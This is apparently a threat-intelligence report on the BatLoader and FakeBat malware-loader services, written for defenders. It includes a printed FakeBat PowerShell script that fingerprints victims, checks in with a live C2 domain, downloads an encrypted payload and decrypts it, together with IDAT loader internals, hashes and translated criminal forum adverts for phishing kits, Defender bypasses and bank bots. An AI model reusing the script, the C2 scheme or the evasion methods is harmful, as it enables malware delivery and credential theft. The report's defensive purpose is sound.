- ◆ Development of landing pages, phishing sites, bait-and-switch sites, exact website replicas
- ◆ Solving tasks of any complexity in the field of web development
- ◆ Landing pages for stealer campaigns
- ◆ Landing pages for drain campaigns
- ◆ CC/CC+OTP Phishing
- ◆ BA/BA+OTP Phishing
- ◆ Seed Phrase Phishing
- ◆ Reverse Proxy
- ◆ Bypassing Google Safe Browsing crawler
- ◆ Custom projects tailored to your requirements
- ◆ Turnkey system creation (for Google Ads traffic. Website, cloaking, proper hosting, and domains)
- ◆ Assistance with setup, consultation on preparing your website for Google Ads traffic, free with any order

правильный хост и домены)

- ◆ Помощь с установкой, консультации по подготовке сайта к Google Ads трафику бесплатно при любом заказе

● Про готовые сайты можете не спрашивать, их никогда нет. Мы не продаем офферы своих клиентов ●

[По всем вопросам](#)

Работа строго через гаранта

Figure 23 Web Development Description. Translation inserted for clarity.

FakeBat November 2023 Update

In November 2023, FakeBat operators posted an update to their Telegram channel (Figure 24).




Figure 24 November 2023 update in FakeBat Telegram channel.

The message translates to:

Landing pages can now be proxied and also set up on Cloudflare (Transmitted data does not get corrupted).

A new method of file delivery bypassing the browser has been added. When you click the button, the AppInstaller opens immediately, and the MSIX package downloads into it, bypassing the browser. This technology has only one downside: some revisions of Windows 10 cannot be installed this way. Tests have shown a drop in conversion from 52% to 48%, but again, much depends on the offer. Available only to those who purchase for a month.

Video - <https://www.veed.io/view/c80e52dc-7668-4690-86ef-c0f689ca2264>

Four-stage protection of the files themselves has been added:

Landing pages now operate on Cloudflare.

Malicious code is not stored in the loader file.

To get the code, there is a check by IP in the database.

There is a check by User Agent (which is manually specified and embedded in the file, AV can obsess over the link from which the malicious code is taken endlessly, but it will be useless).

Launch is possible only with the status "Downloaded."


99% of bots are put to rest.

A New Year's theme has been added.

All updates to current clients will be rolled out gradually.

PS Only MSIX is available, we can accept new clients only in about 5-6 days

Information from the video clip was traced to multiple FakeBat PowerShell scripts uploaded to VirusTotal in November 2023.



First seen desc	Detections	Size	First seen	Last seen	Submitters
FB0B58A2C4E6FE18327308BF61870146E1FFBDA133385A2FC08C85A24344 mypackage_cloud.ps1 powershell exe-pattern uri-pattern detect-debug-environment checks-network-adapters calls-wmi long-sleeps	20 / 60	2.47 KB	2023-11-19 22:42:43	2023-11-19 22:42:43	1
07462F417AEER06859C798C3290ABBE39AD064322FF467A22DF9403987ADF No meaningful names powershell exe-pattern uri-pattern detect-debug-environment checks-network-adapters calls-wmi long-sleeps	20 / 57	2.48 KB	2023-11-19 21:37:04	2023-11-19 21:37:04	1
2652238A8FE2F01E0883C70F97EC2083D11BAE7F61827C48FAC358CF581 0711.alliso.ps1 powershell uri-pattern exe-pattern calls-wmi detect-debug-environment long-sleeps	12 / 60	2.47 KB	2023-11-13 17:34:25	2023-11-13 17:34:25	1
7C875152472A76E2BEE1A9298AC380617940D848FE89AEDCAF5429F01B9 C:\Users\user\AppData\Local\Temp\vs0843su.pas\0711.alliso.ps1 powershell uri-pattern exe-pattern	12 / 60	2.48 KB	2023-11-13 16:28:11	2023-11-13 16:28:11	1
918508820A472EF82BCF85534E698A2003D6C5851848EA72BE948F2A72EE9 scr8578.ps1 powershell uri-pattern exe-pattern calls-wmi detect-debug-environment long-sleeps service-scan	13 / 60	9.46 KB	2023-11-13 04:06:11	2023-11-13 04:06:11	1
63B88FDC3F59458720A40DF38183276357E662E241A66ECF7BESA3ACABC439 rartirdahark.ps1 powershell uri-pattern detect-debug-environment checks-network-adapters long-sleeps calls-wmi	16 / 60	2.69 KB	2023-11-09 21:41:09	2023-11-09 21:41:09	1
C0B8F544F1DF30883F438F71E6C82AE8DA453428A24ACF28AB40B816A97008BA No meaningful names powershell long-sleeps uri-pattern calls-wmi detect-debug-environment	23 / 57	1.01 KB	2023-11-09 06:37:10	2023-11-09 06:37:10	1
70566C22A492CE4EDAB5CE40F1EDCEA8B0D173FA39CA9AD1C2869CA1C389 update_onenote_2818-new.ps1 powershell malware uri-pattern detect-debug-environment checks-network-adapters long-sleeps calls-wmi	22 / 60	2.84 KB	2023-11-09 02:47:47	2023-11-09 02:47:47	1
BE79C8DC6470204C618B25805C19A5DC5321A2933A3F6C10A4A32E345388 0111.team.ps1 powershell uri-pattern detect-debug-environment checks-network-adapters calls-wmi long-sleeps	18 / 60	2.68 KB	2023-11-07 16:02:34	2023-11-07 16:02:34	1

Figure 25 VirusTotal Results

Examining one of these scripts (mypackage_cloud.ps1, MD5 4bb29818c628e7b2756fbfe83f62ce4e) we see the common FakeBat structure for retrieving encrypted payloads and disabling defenses.

```

6 $LoadDomen = "https://3010cars.xyz" ❶
7 #23r324t234asjkdbhsdf.ghhjhgh;lkjdfvlasdkldajdrfg9oweryto34rl;wjoeftyseudfhweoj5tl;34p9rtueor8hgldkng
8 #23r324t234234ri7uydfkjdfhsfvgdfg.,kdfghp9oeurto3hw4lrkns,dfsiodfuywelrfnmwr.gfkrt;'hikftggpusernf
9 #23r324t234AUJDFASD76R5T234U5GB2WEKPHSD908FYSDIFGHBWSEDFNASLDCPHJDYFGHORDFTJ
10 $osCaption = (Get-WinObject -Class Win32_OperatingSystem).Caption
11 $urlEncodedOsCaption = [System.Net.WebUtility]::UrlEncode($osCaption)
12 #23r324t234652349236y4lyged9kdfdrhnglrftph;tihp9ejdlf.anms,dgvHGSDFQ6YWTER8IO34ULKR5TN
13 #23r324t234087uaso09ujaedfo8w6756rwefferkffguhertgp90sr7ytwh3brasetrdrdfusryfgoiw14r
14 $domain = Get-WinObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain
15 $AV = Get-WinObject -Namespace "Root\SecurityCenter2" -Class AntiVirusProduct
16 $dis = $AV | ForEach-Object {
17     $_.displayName
18 }
19 $Names = $dis -join ", "
20 #23r324t234alijsdoad978967wrijhwl3re798weryuwoiejrwioldedrujw0er987weorfiujwherfoilwerfw
21 #23r324t234redfdfdadvsdcsvadvsdcsvdscdsvdcv86967yfwsef90uwe0rf9uwerwpeorfusd0f97uf
22 $Link = "$LoadDomen/?status=start&av=$Names&domain=$domain&os=$urlEncodedOsCaption" ❷
23 $response = Invoke-RestMethod -Uri $Link -Method GET
24 if ($response -match "404 HTTP Error") {
25     Write-Host "Received 404 HTTP Error."
26     exit ❸
27 }
28
29
30
31 $RR = Get-Random -Minimum 10110000 -Maximum 911198889999
32 $xxx = "$RR"
33 New-Item -ItemType Directory -Path "$env:APPDATA\$xxx"
34
35
36
37 $ls.djfvhsf9gv6ywei4ur5trh14ftuysd9y6fg9esrhle34jnrteirigtude90rg7dfogbdjmf.;gdfufugh0aspdo;fj
38 $url = "https://credem.site/order/mypackage.tar.gpg"
39 $outPath = "$env:APPDATA\$xxx.gpg"
40 Invoke-WebRequest -Uri $url -OutFile $outPath
41
42 $!ofikighn097udfiughajedfvyztcoerdytcfvend.fglmcv;budi9ofhtg3e4rktpt(er9u8tgortijmy;rl5o
43 echo 'putin' | . $env:APPDATA\gpg.exe --batch --yes --passphrase-fd 0 --decrypt --output $env:APPDATA\$xxx.rar $env:APPDATA\$xxx.gpg ❹


```

Figure 26 FakeBat November 2023 PowerShell script.

1. FakeBat has been observed to be consistently using \$LoadDomen variable.
2. The check-in URL structure with the C2 remains the same
"\$LoadDomen/?status=start&av=\$Names&domain=\$domain&os=\$urlEncodedOsCaption"
3. New antibot function: if the response from C2 is "404 HTTP Error", the script exits, which means the server checks if the user's IP, user-agent is recorded in the panel and has the status "Downloaded" (the user went to the malicious page and downloaded the MSIX installer). If the user's IP is not in the panel, the PowerShell script exits.
4. The "putin" password to decrypt the GPG-encrypted file. Previously, FakeBat threat actor(s) used "putingod" as the password.

The 3010cars[.]xyz domain closely matches the one provided in the sample video on their Telegram (3010cars[.]site). Both domains were registered by company "John Bolton", a pseudonym we've linked to FakeBat. We identified approximately 36 domains tied to this pseudonym between September and November 2023. The full list can be found in the appendix.

Further analysis of the November 2023 payload reveals the use of the IDAT loader technique previously observed by a threat tracked as [ClearFake](#), including use of DLL side-loading, Process Doppelganging, and Heaven's Gate techniques. Examining the contents of mypackage.tar found in Figure 26, we immediately notice an encrypted file with an IDAT header (Figure 27 below).



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
00000010	00	00	01	00	00	00	01	00	08	06	00	00	00	5C	72	A8\r"
00000020	66	00	00	00	09	70	48	59	73	00	00	0E	C3	00	00	0E	f....pHYs...Ã...
00000030	C3	01	C7	6F	A8	64	00	00	20	00	49	44	41	54	78	9C	Ã.Co"d...[.IDATxœ
00000040	ED	7D	07	80	1C	C5	B1	76	ED	DD	E9	74	D2	49	28	E7	i}.E.Ã±viYétOI(ç
00000050	2C	84	22	92	10	08	59	E4	8C	0D	06	91	31	C1	BF	B1	,,"'...YâE...lÃ±±
00000060	1F	39	D8	F0	C8	98	68	A2	C1	F0	30	D8	7E	D8	CF	26	.908E~hcÃ800~0I&
00000070	9A	2C	6C	0C	CF	7E	06	13	2C	92	C8	A0	84	02	8A	08	š,l.i~.,, 'E ...Š.
00000080	E5	70	CA	77	BA	B0	3B	7F	7D	3D	53	B3	3D	BD	33	7B	âpÊw°;.)=S°=3{
00000090	BB	77	1B	E6	74	F3	41	6B	76	E7	66	67	7B	7A	BB	BE	»w.ætóAkvcfg{z»%
000000A0	AE	AA	AE	AE	26	8A	10	21	42	84	08	11	22	44	88	10	@*00&Š.!B... "D^.
000000B0	21	42	84	08	11	22	44	88	10	21	42	84	08	11	22	44	!B... "D^.!B... "D
000000C0	88	10	21	42	84	08	11	22	44	88	10	21	42	84	08	11	^.!B... "D^.!B...
000000D0	22	44	88	10	21	42	84	08	11	22	44	88	10	21	42	84	"D^.!B... "D^.!B...
000000E0	08	11	22	44	88	10	21	42	48	11	2B	76	05	0A	04	3C	.. "D^.!BH.+v...<
000000F0	67	1B	2E	1D	B9	EC	C6	A5	03	97	72	2E	95	5C	CA	B8	g...iEY.-r.*\Ê,
00000100	94	14	AF	6A	11	42	04	8B	CB	0E	2E	75	5C	AA	B9	6C	"..j.B.<Ê...u*±l
00000110	E7	B2	85	4B	0D	97	86	22	D6	2B	6F	D8	95	09	A0	3D	ç?...K.-+ "Ô+00°.. =
00000120	97	41	5C	F6	E2	B2	07	97	DE	5C	BA	73	E9	4A	B6	E0	-A\ôâ°. -E\°séUÏà
00000130	B7	75	0A	88	20	22	80	08	00	08	00	C2	5F	EB	1C	41	·u.^ "E....Ã_e.A
00000140	06	9B	B8	6C	E4	B2	94	CB	27	5C	16	70	59	CD	25	5E	.,,lâ°"Ê'\.pYi&^
00000150	A4	3A	E6	14	BB	1A	01	40	98	77	E7	72	30	97	F1	5C	»:æ.»...ê~wçr0-ñ\
00000160	46	70	19	CA	A5	0F	D9	C2	1E	21	42	53	51	CF	65	2D	Fp.ÊY.ÛA.!BSQIe-
00000170	D9	44	00	12	F8	27	97	0F	B8	AC	23	9B	38	5A	24	76	ÛD..ø'-. ,#>8Z\$ç
00000180	15	02	A8	E0	32	91	CB	91	5C	BE	C3	65	1C	D9	23	BE	...â2'Ê'\%âe.Û#%
00000190	67	64	8F	C5	62	D4	A6	4D	1B	2A	2F	2F	A7	B2	B2	32	gd.ÃbÔ;M.*//\$°±2
000001A0	F5	1A	A5	A4	A4	44	15	CB	B2	7F	47	39	B6	34	B4	A4	ô.YmHD.Ê°.G9Ï4'w
000001B0	7A	87	AD	AE	A8	4F	22	91	A0	FA	FA	7A	55	6A	6B	6B	z±.0"O" ' úúUjkk
000001C0	A9	A1	A1	41	9D	F3	BB	9C	CB	06	2E	5F	71	79	8B	CB	@;iA.ó»eÊ..._qy<Ê

Figure 27 Contents of mypackage.tar

Examining the accompanying Cl.dll file, it iterates over the IDAT headers until the tag is found, then grabs the next 4 bytes after the tag and XOR's it with the data starting at byte 14. After XOR-ing the data, the payload is decompressed to reveal the second stage, a file which includes a configuration and encrypted final payload written to %TEMP%. The configuration contains the persistence location, the process for the final payload to be injected into, etc.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000DA30	76	33	2E	35	00	00	00	00	00	00	00	00	00	00	00	00	v3.5.....
0000DA40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DA50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DA60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DA70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DA80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DA90	00	00	00	00	76	34	2E	30	2E	33	30	33	31	39	00	00v4.0.30319..
0000DAA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DAB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DAC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DAD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DAE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DAF0	00	00	00	00	00	00	00	00	4D	53	42	75	69	6C	64	2EMSBuild.
0000DB00	65	78	65	00	00	00	00	00	00	00	00	00	00	00	00	00	exe.....
0000DB10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DB20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DB30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DB40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000DB50	00	00	00	00	00	00	00	00	00	00	00	00	25	77	69	6E%win
0000DB60	64	69	72	25	5C	53	79	73	57	4F	57	36	34	00	00	00	dir%\SysWOW64...

Figure 28 Configuration File



In this case the final payload was SektopRAT also known as ArechClient2 (MD5: 025677d90ec6b21aa1be9a8f14642b26). In more recent cases, FakeBat was seen dropping both SektopRAT and RisePro stealer. While there seems to be similarities between the IDAT loader used in ClearFake campaigns, we do not attribute them to the same actor. It's likely that either FakeBat or their customer(s) copied or acquired tooling to create payloads using this loader. We don't see overlap in distribution (ClearFake uses fake browser updates, FakeBat fake software via ads) infrastructure or payloads between the two campaigns.

A Brief Comparison Between BatLoader and FakeBat

It is probable that Eugenfest, as an initial customer of Afron's loader, was heavily inspired by the operation and sought to replicate it. Their past activity suggests they likely outsourced or are working with other actors to develop and maintain the admin panel and loader functionality and like Afron, maintain access to backend data from their panels. Despite the similarities, there are some differences with respect to code execution, script structure and C2 format which are summarized below.

BatLoader	FakeBat
<ul style="list-style-type: none"> C2 Format: <ul style="list-style-type: none"> <unique_id/user_handle>/index/<subdir>/?servername=msi (e.g. d8uuw6/index/b1/?servername=msi) Uses MSI CustomAction to execute PowerShell/Batch/Python scripts Host fingerprinting (domain name, computer name, ARP) and custom payload logic during initial launch Uses Pyarmor to obfuscate Python script (since February 2023) 	<ul style="list-style-type: none"> C2 format: <ul style="list-style-type: none"> <domain>/?status=[start install] E.g. /?status=start Uses MSI CustomAction to execute PowerShell/Batch Not observed using Python scripts Unsigned MSI files, signed MSIX IDAT Loader Some payloads encrypted during transit

BatLoader, March 2023

FakeBat, June 2023

Figure 29 Comparison between BatLoader (left) and FakeBat (right) loaders.

Security Recommendations to Protect Against the BatLoader and FakeBat MaaS

- Organizations need to start including browser-based attacks, including those that use malicious advertisements, as part of Phishing and Security Awareness Training (PSAT). Browser-based attacks are increasingly leading to hands-on ransomware intrusions and infostealers that enable ransomware intrusions later.
- Make sure you are implementing attack surface reduction rules around script files such as .js and .vbs, but keep in mind that when these attacks arrive in .ISO files, the “Mark of the Web” is lost so Attack Surface Reduction rules won’t detect the files from the Internet.
- Employ endpoint monitoring to ensure you can catch malicious execution, when social engineering attacks bypass user scrutiny – and make sure that endpoint coverage is fully comprehensive.
- Employ logging to ensure you are capturing telemetry – especially for devices and services that don’t support an endpoint agent, including VPN, device enrollment, and server software for applications that don’t generate endpoint telemetry, like Citrix, IIS, and cloud services).

If you’re not currently engaged with a [Managed Detection and Response](#) (MDR) provider, we highly recommend you partner with us for security services to disrupt threats before they impact your business. To learn more, [connect](#) with an eSentire Security Specialist.

For additional information on BatLoader and FakeBat, please see our malware analysis and other reports on both threats:

<https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-batloader>

<https://www.esentire.com/blog/batloader-continues-to-abuse-google-search-ads-to-deliver-vidar-stealer-and-urnif>

<https://www.esentire.com/blog/fakebat-impersonates-midjourney-chatgpt-in-drive-by-cyberattacks>

APPENDIX A: Translated Forum Posts for BatLoader and FakeBat

Afron's First Exploit Post (translated), Offering Fallout EK Installs

Installation of your software.

Good day.

I offer services for installing your software worldwide (Exception - Russian Federation, Kazakhstan, Belarus, Ukraine).

You can find countries like Saint Kitts and Nevis, Liechtenstein, Andorra, and other small countries, principalities, states with me.

Service Rules:

I do not provide refunds. Exception - After the agreed installation start date, 3 days have passed, and there are no statistics of pairs and triples of installations.

Traffic stop is possible for orders of 1000 installations or more. Please check the functionality of your FUD (Fully Undetected) file in advance.

*When ordering traffic of 1000 installations or more, 1 traffic stop of up to 6 hours is possible for every 1000 installations. For example, for an order of 3000 installations, 3 traffic stops are possible, each not more than 6 hours, or you can use all 3 stops at once for 18 hours (6 hours * 3 stops = 18 hours).*

I reserve the right to refuse service to any potential customer without providing reasons.

By paying for installations, you automatically agree to my rules.

Frequently Asked Questions:

Question: Traffic source?

Answer: Exchanges.

Question: What statistics are installations counted by?

Answer: Installations are counted based on the Fallout exploit bundle statistics.

Question: Minimum order?

Answer: 200 installations.

Question: How quickly will my order be executed?

Answer: It depends on your country, discussed in JABBER.

Question: Why is there no refund, and what if I'm not satisfied with the quality of the loads? You sell loads at a markup!

Answer: The traffic goes to a bundle, and the bundle only installs your file. I don't use a loader, so this is a guarantee that I sell installations only to one party. Therefore, there is NO refund!

Question: Bro, my file doesn't call home. The bundle fakes the load statistics no worse than Picasso. I just checked the crypt; I have outbound traffic on my wallet. Are you here to work or rip people off?

Answer: Your file may not call home because it doesn't have a way out of the low integrity level. In this case, you need to use a loader to install your software.

Prices for 1000 installations of your software.

America:

United States of America: \$1000

Canada: \$1000

Mexico: \$800

Europe:

United Kingdom: \$1000

Germany: \$800

Austria: \$800

Ireland: \$800

Netherlands: \$700

France: \$700

Italy: \$700

Spain: \$700

Poland: \$700

Oceania:

Australia: \$1000

Asia:

Japan: \$1000

Indonesia: \$800

Philippines: \$800

Turkey: \$700

Israel: \$700

Contact:

000911000@nologs[.]club

000911000@xmpp[.]jp

000911000@0nl1ne[.]at

P.S. I answer questions in Jabber (OTR), the top is only for reviews.

PP.SS. I'm waiting for the deposit details from support@exploit[.]in in the escrow.

Exploit Forum Post for DefeatDefenderLoader Posted: 3/12/2022 Retrieved: 2022

We've been in this field for over a year. Initially, we worked with bundles, but since that's no longer relevant, we created our own loader. We've been using it for over a year and decided to bring it to the market.

Brief description of functionality:

Launching exe/dll with administrator or system privileges.

Full bypass of Windows Defender.

No alerts from SmartScreen - the loader is trusted.

Full bypass of Chrome, even if the user has maximum security settings.

Delivering different payloads if a corporate network is detected on the system.

The loader is provided in the form of a silent installer in MSI format.

The loader works on Windows 10-11 systems.

We are also developing our own bot with hidden functionality and many other features. We can provide a trial and usage details (contact us for more information).

The loader is intended for use with landing pages. Sending spam is strictly prohibited. For spam purposes, create a landing page where your people from the spam will visit, and then I will allow it.

The rental cost is \$4500 per month. I'm willing to accommodate people if you encounter launch problems and need an extension of the rental for free.

I agree to use an escrow service for the transaction, and the buyer will cover the fees.

Contact Information:

Telegram: <https://t.me/DefeatDefenderLoader>"

Exploit Forum Post for BatLoader Posted:5/13/2022 Retrieved: 2022

[RENT] Bank-Bot HVNC/Socks/Stealer/Injection/FormGrabber + Loader with bypass for Google Alerts/SmartScreen/Windows Defender.

Good day,

I'm offering for rent:

- 1. Loader with bypass for Google Alerts/SmartScreen/Windows Defender.*
- 2. Bot with form grabbing/injection/Hide-VNC/socks/cookies/Stealer modules.*

The rental cost includes everything:

- * Servers for the admin panel.*
- * Proxy server for proxying requests.*
- * Backup domains.*
- * Crypt.*

Now the loader starts without the UAC prompt. Finally, the loader works with user privileges. We request admin privileges from the user at the very end. The payload will be executed only if the user has admin privileges.

From user privileges, there will be a callback to the admin panel. If the loader is stuck there, it means there are no admin privileges on the machine.

We can load the payload on machines without admin privileges as well, but the price will be different.

- The loader is always signed with a valid EV certificate (no one else offers this on the forum).*
- Finally, there is full detection of corporate networks on the loader (the payload is unloaded based on this).*
- Loader conversion rate is up to 80% of those who download it.*
- Guaranteed functionality on Windows 10-11 systems.*
- Full bypass of Windows Defender, SmartScreen, and Chrome.*
- The loader finally works with user privileges without the UAC prompt.*
- The loader can load any payloads, starting from .EXE, .DLL, and ending with Powershell .ps scripts and Python .py scripts.*
- In conjunction with the loader, we provide a Bot (HVNC/Socks/Stealer/Injection/FormGrabber). The bot's callback from the loader accounts for approximately 50%.*
- We add more than 20 exclusions to Windows Defender.*

The process of converting a surfer into a bot:

The surfer searches and finds your advertisement, clicks, lands on the White Page, passes all checks, and your cloaker displays the Black Page on which the surfer downloads the loader.

The loader is tailored individually for each tenant, meaning I perform a complete installation of donor software. In the end, the surfer receives what they came for, whether it's the Brave browser, Zoom, or some lesser-known PDF Reader.

Accordingly, along with the necessary software for the surfer, the Bank Bot is installed in their system. There is also the possibility to install the bot in parallel with your additional payload.

Loader functionality for Google Ads:

- * The loader works on Windows 10/11.*
- * Launching exe/dll/msi with administrator or system privileges.*
- * Full bypass of Windows Defender.*
- * No alerts from SmartScreen (trusted loader).*
- * Full bypass of Google Chrome, even if the user has maximum security settings.*
- * Different payloads are delivered depending on the network structure:*

1. User network:

- Loading one or several payloads.*

2. Corporate network:

- Loading payloads only if the machine is in a domain.*
- The machine name must not match the Domain parameter.*
- ARP table contains 3+ records (parameter can be adjusted) with addresses of local subnets (192.168., 10., 172.).*
- The domain must not be equal to WORKGROUP.*

Bank Bot functionality:

- * The bot works on Windows 7/8/8.1/10/11.*
- * Injection into Edge/FireFox/Chrome (the required injection format is ISFB).*
- * Form Grabber (real-time grabbing of forms from the browser).*
- * Stealer (stealing passwords from Chrome/Edge/Firefox).*
- * HVNC (Hidden VNC. When you open a browser on the victim's machine, the user won't see anything) (Chrome, Firefox).*
- * Socks (setting up socks on the bot).*
- * Cookie (grabbing cookies from browsers).*

Frequently Asked Questions:

- * Is the loader resident?*
 - No. But it is possible to load multiple payloads.*
- * Can the loader be rented for spam?*
 - No. The loader won't perform spam.*
- * Is daily or weekly rental possible?*
 - No. I won't spend time on testers.*
- * Do you provide a landing page?*

- No. But I can give you some advice in this direction.

* Is it necessary to encrypt the loader and bank bot?

- No. Encryption is included in the rental cost.

* Do I need to rent a server for the loader/bank bot admin panel?

- No. The admin panel of the loader and bank bot is installed on my servers.

* Do I need to buy domains to set up proxy servers to avoid abuse on the admin panel?

- No. I cover all expenses, servers, proxies, domains, and encryption.

* What is the callback rate?

- Typically, it's around 50%. It depends on whether there are third-party AVs on the machine.

* Is it possible to bypass other AVs?

- At the moment, it guarantees bypassing SmartScreen/Windows Defender.

* What is the bot's lifespan in the system?

- Almost forever; the bot is added to the Windows Defender exclusion list. Scanning the system upon the user's request will also yield nothing. The claimed lifespan only applies to Windows Defender.

* Is it possible to bypass "File is downloaded rarely, it may be malicious" in Google Chrome?

- Yes, this alert is bypassed by the loaders.

Rental terms:

1. I accept payment either directly or through an escrow service.

2. You verify the claimed functionality (48 hours for testing). During testing, loading traffic is PROHIBITED! If everything claimed is present, you release the funds from the escrow, otherwise, you retrieve the money.

Rental price:

* \$4000 per month (4 weeks).

Contact:

* Send your Jabber or Tox contact in a private message. I do not use other messengers.

P.S. I only respond to questions in Jabber or Tox.

Exploit Forum Post for BatLoader, Updated – Retrieved 09/14/2023

I offer for rent:

1. Non-resident loader for Google/Bing Ads with bypassing Google Alerts/Smart Screen/Windows Defender. (We are the authors)

2. Resident loader (referred to as "anchor") for corporate networks (We are the authors)

3. DanaBot banking trojan, software author is JimmBee.

I offer work based on a percentage:

- 1. You transfer \$3000 one-time (through the guarantee of this forum) to demonstrate the seriousness of your intentions.*
- 2. You get the opportunity to use everything I offer for rent, including the resident loader for corporate networks.*
- 3. Launch of the Payload with user/admin privileges.*
- 4. The terms of work for a percentage and the percentage itself are discussed individually with each interested party.*

The process of converting surfers into bots:

The surfer searches on a search engine, sees your advertisement, clicks on it, lands on a White Page, passes all checks. Your cloaker displays a Black Page, on which the surfer downloads the loader.

The loader is customized individually for each tenant, i.e., I perform a full installation of the donor software. The surfer ultimately gets what they came for, whether it's the Brave browser, Zoom, or some lesser-known PDF Reader.

After the loader is launched, it starts working with user privileges (only if you work for a percentage), then it requests admin privileges. It detects the environment in which the loader was launched, whether it's a regular machine or a corporate network, and installs the Payload along with the desired software.

Depending on the environment in which the loader is launched, it is possible to load completely different Payloads.

For regular machines, I recommend loading the DanaBot banking trojan, and for corporate networks, my anchor (resident loader).

Do you have custom software? No problem, the loader can load it in parallel or only that software. Any whim, but at your expense.

Functionality of the non-resident loader for Google/Bing Ads:

- The loader works on Windows 10/11.*
- Launches exe/dll/ps1/py with admin privileges (launch with user privileges is only possible when working for a percentage).*
- Completely bypasses Windows Defender.*
- No Smart Screen alerts (the loader is signed with an EV certificate).*
- Fully bypasses Google Chrome, even if the user has maximum security settings.*
- Provides different Payloads depending on the environment in which the loader is launched:*
